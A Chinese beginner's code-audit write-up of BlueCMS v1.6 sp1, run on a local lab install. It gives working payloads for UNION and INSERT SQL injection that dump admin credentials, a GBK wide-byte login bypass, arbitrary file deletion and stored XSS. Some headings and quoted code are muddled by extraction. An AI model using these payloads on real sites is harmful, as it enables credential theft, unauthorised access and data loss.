

安装

很多教程说访问地址 `http://localhost/bluecms_v1.6_sp1/uploads/install/` 就会进入到安装界面。这里我遇到了一点小问题，访问地址后显示空白，无法进行安装，解决方式是 phpstudy 打开允许目录列表，并且在 `bluecms_v1.6_sp1\uploads\install\compile` 目录下删掉图中 `php` 文件，再访问一次安装地址就可以了，然后按照提示进行数据库配置即可成功搭建。

SQL 注入：

一、数字型 SQL 注入

1.ad_js.php 文件存在数字型 SQL 注入


漏洞文件：ad_js.php

```
11
12 $ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
13 if (empty($ad_id)) {
14     echo 'Error!';
15     exit();
16 }
17
18 $ad = $db->getone("SELECT * FROM " . table('ad') . " WHERE ad_id = " . $ad_id);
19
20 if ($ad['time_set'] == 0) {
21     $ad_content = $ad['content'];
22 } else {
23     if ($ad['end_time'] < time()) {
24         $ad_content = $ad['exp_content'];
25     } else {
26         $ad_content = $ad['content'];
27     }
28 }
```

首先看一下 `getone()` 函数是如何定义的，在 `mysql.class.php` 中定义，为 SQL 执行函数：

```
60 function getone($sql, $type = MYSQL_ASSOC) {
61     $query = $this->query($sql, $this->linkid);
62     $row = mysql_fetch_array($query, $type);
63     return $row;
64 }
```

可看到 `ad_id` 参数通过 GET 传参进入后，直接进入 sql 语句执行。但是实际发现有 `addslashes()` 函数过滤。



Error: Query error:SELECT * FROM blue_ad WHERE ad_id =1\'

发现是 ad_js.php 引入了 common.inc.php，其中将所有 GET 和 POST 传入的参数通过 deep_addslashes()函数过滤：

```
9 define('IN_BLUE', true);
10 require_once dirname(__FILE__) . '/include/common.inc.php';

29 if (!get_magic_quotes_gpc()) {
30     $_POST = deep_addslashes($_POST);
31     $_GET = deep_addslashes($_GET);
32     $_COOKIES = deep_addslashes($_COOKIES);
33     $_REQUEST = deep_addslashes($_REQUEST);
34 }
35
```

我们看一看 deep_addslashes()函数是如何定义的，发现就是将参数全部通过 addslashes()函数过滤一遍：

```
14 function deep_addslashes($str)
15 {
16     if(is_array($str))
17     {
18         foreach($str as $key=>$val)
19         {
20             $str[$key] = deep_addslashes($val);
21         }
22     }
23     else
24     {
25         $str = addslashes($str);
26     }
27     return $str;
28 }
29
```

由于 ad_id 参数未被引号保护，因此是数字型 SQL 注入。



Payload:

ad_js.php?ad_id=1 UNION SELECT 1,2,3,4,5,6,GROUP_CONCAT(admin_name,0x3a,pwd)
FROM blue_admin

2.ad.php 文件存在数字型 SQL 注入

```
99 elseif($act == 'edit')
100 {
101     $ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
102     if(empty($ad_id))
103     {
104         return false;
105     }
106     $ad = $db->getone("SELECT ad_id, ad_name, time_set, start_time, end_time, content,
        exp_content FROM ".table('ad')." WHERE ad_id='".$ad_id'");
107     template_assign(
108         array(
109             'current_act',
110             'act',
111             'ad'
112         ),
113         array(
114             '编辑广告',
115             $act,
116             $ad
117         )
118     );
119     $smarty->display('ad_info.htm');
120 }
121
```

跟上面思路基本一致。



二、INSERT 型注入

1. common.fun.php INSERT 注入

定位到 common.fun.php 文件的 getip()函数：

```

106 function getip()
107 {
108     if (getenv('HTTP_CLIENT_IP'))
109     {
110         $ip = getenv('HTTP_CLIENT_IP');
111     }
112     elseif (getenv('HTTP_X_FORWARDED_FOR'))
113     { //获取客户端用代理服务器访问时的真实ip 地址
114         $ip = getenv('HTTP_X_FORWARDED_FOR');
115     }
116     elseif (getenv('HTTP_X_FORWARDED'))
117     {
118         $ip = getenv('HTTP_X_FORWARDED');
119     }
120     elseif (getenv('HTTP_FORWARDED_FOR'))
121     {
122         $ip = getenv('HTTP_FORWARDED_FOR');
123     }
124     elseif (getenv('HTTP_FORWARDED'))
125     {
126         $ip = getenv('HTTP_FORWARDED');
127     }
128     else
129     {
130         $ip = $_SERVER['REMOTE_ADDR'];
131     }
132     return $ip;
133 }

```

由于 common.inc.php 文件只对\$_POST、\$_GET、\$_COOKIES、\$_REQUEST 进行处理，没有处理\$_SERVER，因此可以通过 getip()函数获取 ip 地址的地方，插入 SQL 注入语句。Comment.php 调用了 getip()函数，由于我们是白盒测试，可以将 SQL 语句输入出来，方便调试：

```

98 $sql = "INSERT INTO " . table('comment') . " (com_id, post_id, user_id, type, mood,
99     content, pub_date, ip, is_check)
100     VALUES ('', '$id', '$user_id', '$type', '$mood', '$content', '$timestamp', ''
101     . getip() . '', '$is_check');"
102 echo $sql;
103 $db->query($sql);
104 if ($type == 1) {
105     $db->query("UPDATE " . table('article') . " SET comment = comment+1 WHERE id = "
106     . $id);
107 } elseif ($type == 0) {
108     $db->query("UPDATE " . table('post') . " SET comment = comment+1 WHERE post_id = "
109     . $id);
110 }

```

由于这个是发表评论的接口，因此我们首先新建一个新闻，然后发表评论抓包：

Payload:

```


127.0.0.1,'1'),('','2','1','1','7',(select          group_concat(admin_name,0x31,pwd)          from
blue_admin),'1618802000','127.0.0.1

```

将查询语句写入评论：




刷新页面：




2. guest_book.php INSERT 注入

继续查看 getip()函数，common.inc.php 处调用，并赋值给 online_ip 参数：




online_ip 参数在 guest_book.php 处未过滤便进入 SQL 语句执行：



写入留言，抓包，注入思路和上面相似：

Payload:

client-ip:127.0.0.1,(select group_concat(admin_name,0x3a,pwd) from blue_admin)-- +



刷新后可在评论处发现 sql 执行结果：



这里有个坑，我拿到的源码前端 JS 有问题，输入留言后会提醒“留言内容不能为空！”，我在 templates\default\guest_book.htm 目录修改如下地方，判断条件处加一个空格，JS 就不会报错了。



三、宽字节注入导致万能密码

1. login.php 宽字节注入

漏洞定位到\admin\login.php



common.inc.php 文件，因此所有 POST 传参都会先经过 addslashes()处理。

```
11 require_once(dirname(__FILE__) . '/include/common.inc.php');
```

```
29 if (!get_magic_quotes_gpc()) {
30     $_POST = deep_addslashes($_POST);
31     $_GET = deep_addslashes($_GET);
32     $_COOKIES = deep_addslashes($_COOKIES);
33     $_REQUEST = deep_addslashes($_REQUEST);
34 }
```


由于是 gbk2312 编码，因此我们可以通过宽字节注入绕过。
登录处抓包：

BlueCMS

用户名
admin

密码
●●●

☐ 记住我

 Request to http://127.0.0.1:80

POST /bluecms_src/src/uploads/admin/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/bluecms_src/src/uploads/admin/login.php?act=login
Cookie: detail=4; PHPSESSID=86ad407504ca41f84e730a360add0868
Upgrade-Insecure-Requests: 1

admin_name=admin%df' or 1=1#&admin_pwd=111&submit=%B5%C7%C2%BC&act=do_login

成功登录。

任意文件删除


1. publish.php 任意文件删除

漏洞在 publish.php 处:

```
309 elseif($act == 'del_pic')
310 {
311     $id = $_REQUEST['id'];
312     $db->query("DELETE FROM ".table('post_pic').
313               " WHERE pic_path='$id'");
314     if(file_exists(BLUE_ROOT.$id))
315     {
316         @unlink(BLUE_ROOT.$id);
317     }
318 }
319
```

接收到 id 参数后, 现在数据库删掉, 然后再判断本地是否存在此文件, 如果存在, 通过 unlink 函数将其删除。

Payload:publish.php?act=del_pic&id=robots.txt



2. user.php 任意文件删除

漏洞在 user.php 处:

* 新闻标题:

颜色: (#000000 #FFFF00 #006600 #0000FF #FF0000 #CC0000)

* 分类:

作者:

来源于:

缩略图: 未选择文件。


文章概要:

1

* 新闻内容:

2

填入 payload:

 Request to http://127.0.0.1:80

Forward

Drop

Intercept is on

Action

Raw

Params

Headers

Hex

```
POST /bluecms_src/src/uploads/user.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data; boundary=-----289970282832826277671545888331
Content-Length: 1152
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/bluecms_src/src/uploads/user.php?act=add_news
Cookie: detail=1; PHPSESSID=86ad407504ca41f84e730a360add0868
Upgrade-Insecure-Requests: 1

-----289970282832826277671545888331
Content-Disposition: form-data; name="title"

eval
-----289970282832826277671545888331
Content-Disposition: form-data; name="color"

#FFFF00
-----289970282832826277671545888331
Content-Disposition: form-data; name="cid"

1
-----289970282832826277671545888331
Content-Disposition: form-data; name="author"

-----289970282832826277671545888331
Content-Disposition: form-data; name="source"

-----289970282832826277671545888331
Content-Disposition: form-data; name="lit_pic"; filename=""
Content-Type: application/octet-stream

-----289970282832826277671545888331
Content-Disposition: form-data; name="descript"

1
-----289970282832826277671545888331
Content-Disposition: form-data; name="content"

"><img src=x onerror=prompt(0);>
<p>2</p>
-----289970282832826277671545888331
Content-Disposition: form-data; name="act"

do_add_news
-----289970282832826277671545888331--
```

您所在的位置: 首页 » 本地新闻 » eval

eval

来源: 发布时间: 2021-04-20 14:00

0

确定 取消

">
2

2. 用户信息处 XSS

```
767 ▾ elseif($act == 'edit_user_info'){
768     $user_id = intval($_SESSION['user_id']);
769     if(empty($user_id)){
770         return false;
771     }
772     $birthday = trim($_POST['birthday']);
773     $sex = intval($_POST['sex']);
774     $email = !empty($_POST['email']) ? trim($_POST['email']) : '';
775     $msn = !empty($_POST['msn']) ? trim($_POST['msn']) : '';
776     $qq = !empty($_POST['qq']) ? trim($_POST['qq']) : '';
777     $mobile_phone = !empty($_POST['mobile_phone']) ? trim($_POST['mobile_phone']) : '';
778     $office_phone = !empty($_POST['office_phone']) ? trim($_POST['office_phone']) : '';
779     $home_phone = !empty($_POST['home_phone']) ? trim($_POST['home_phone']) : '';
780     $address = !empty($_POST['address']) ? htmlspecialchars($_POST['address']) : '';
781
782     if (!empty($_POST['face_pic1'])){
783         if (strpos($_POST['face_pic1'], 'http://') != false && strpos($_POST['face_pic1'], 'https://') != false){
784             showmsg('只支持本站相对路径地址');
785         }
786         else{
787             $face_pic = trim($_POST['face_pic1']);
788         }
789     }else{
790         if(file_exists(BLUE_ROOT.$_POST['face_pic3'])){
791             @unlink(BLUE_ROOT.$_POST['face_pic3']);
792         }
793     }
```

可以看到 email 参数只通过 trim()函数处理。

用户头像:	<input type="text" value="=x onerror=prompt(1);>"/>
上传新头像:	<input type="button" value="浏览..."/> <input type="text" value="未选择文件。"/>
出生日期:	<input type="text" value="x onerror=prompt(2);>"/>
性 别:	<input checked="" type="radio"/> 保密 <input type="radio"/> 男 <input type="radio"/> 女
电子邮件地址:	<input type="text" value="x onerror=prompt(3);>"/>
MSN:	<input type="text" value="x onerror=prompt(4);>"/>
QQ:	<input type="text" value="x onerror=prompt(5);>"/>
办公电话:	<input type="text" value="x onerror=prompt(6);>"/>
家庭电话:	<input type="text" value="x onerror=prompt(7);>"/>
手机:	<input type="text" value="x onerror=prompt(8);>"/>
地址:	<input type="text" value=""/>
	<input type="button" value="确认修改"/>


查看数据库, email 长度足够:

字段 (17)				
<input type="checkbox"/> user_id	int(10) unsigned	否	<auto_increment>	
<input type="checkbox"/> user_name	varchar(40)	否		
<input type="checkbox"/> pwd	varchar(32)	否		
<input type="checkbox"/> email	varchar(40)	否		
<input type="checkbox"/> birthday	date	否	0000-00-00	
<input type="checkbox"/> sex	tinyint(1)	否	0	
<input type="checkbox"/> money	numeric(10,2)	否	0.00	
<input type="checkbox"/> face_pic	varchar(50)	否		
<input type="checkbox"/> mobile_phone	varchar(20)	否		
<input type="checkbox"/> home_phone	varchar(20)	否		
<input type="checkbox"/> office_phone	varchar(20)	否		
<input type="checkbox"/> qq	varchar(20)	否		
<input type="checkbox"/> msn	varchar(60)	否		
<input type="checkbox"/> address	varchar(255)	否		
<input type="checkbox"/> reg_time	int(10)	否		
<input type="checkbox"/> last_login_time	int(10) unsigned	否		
<input type="checkbox"/> last_login_ip	varchar(15)	否		

成功弹窗：



管理员访问后台的会员列表也会弹窗：



结语

第一次尝试代码审计，听说用 BlueCMS 入门比较容易，希望能帮到和我一样的初学者，有坑的地方先踩了一点，也写了我代码审计的思路。有意见或者不足的地方希望大佬们斧正。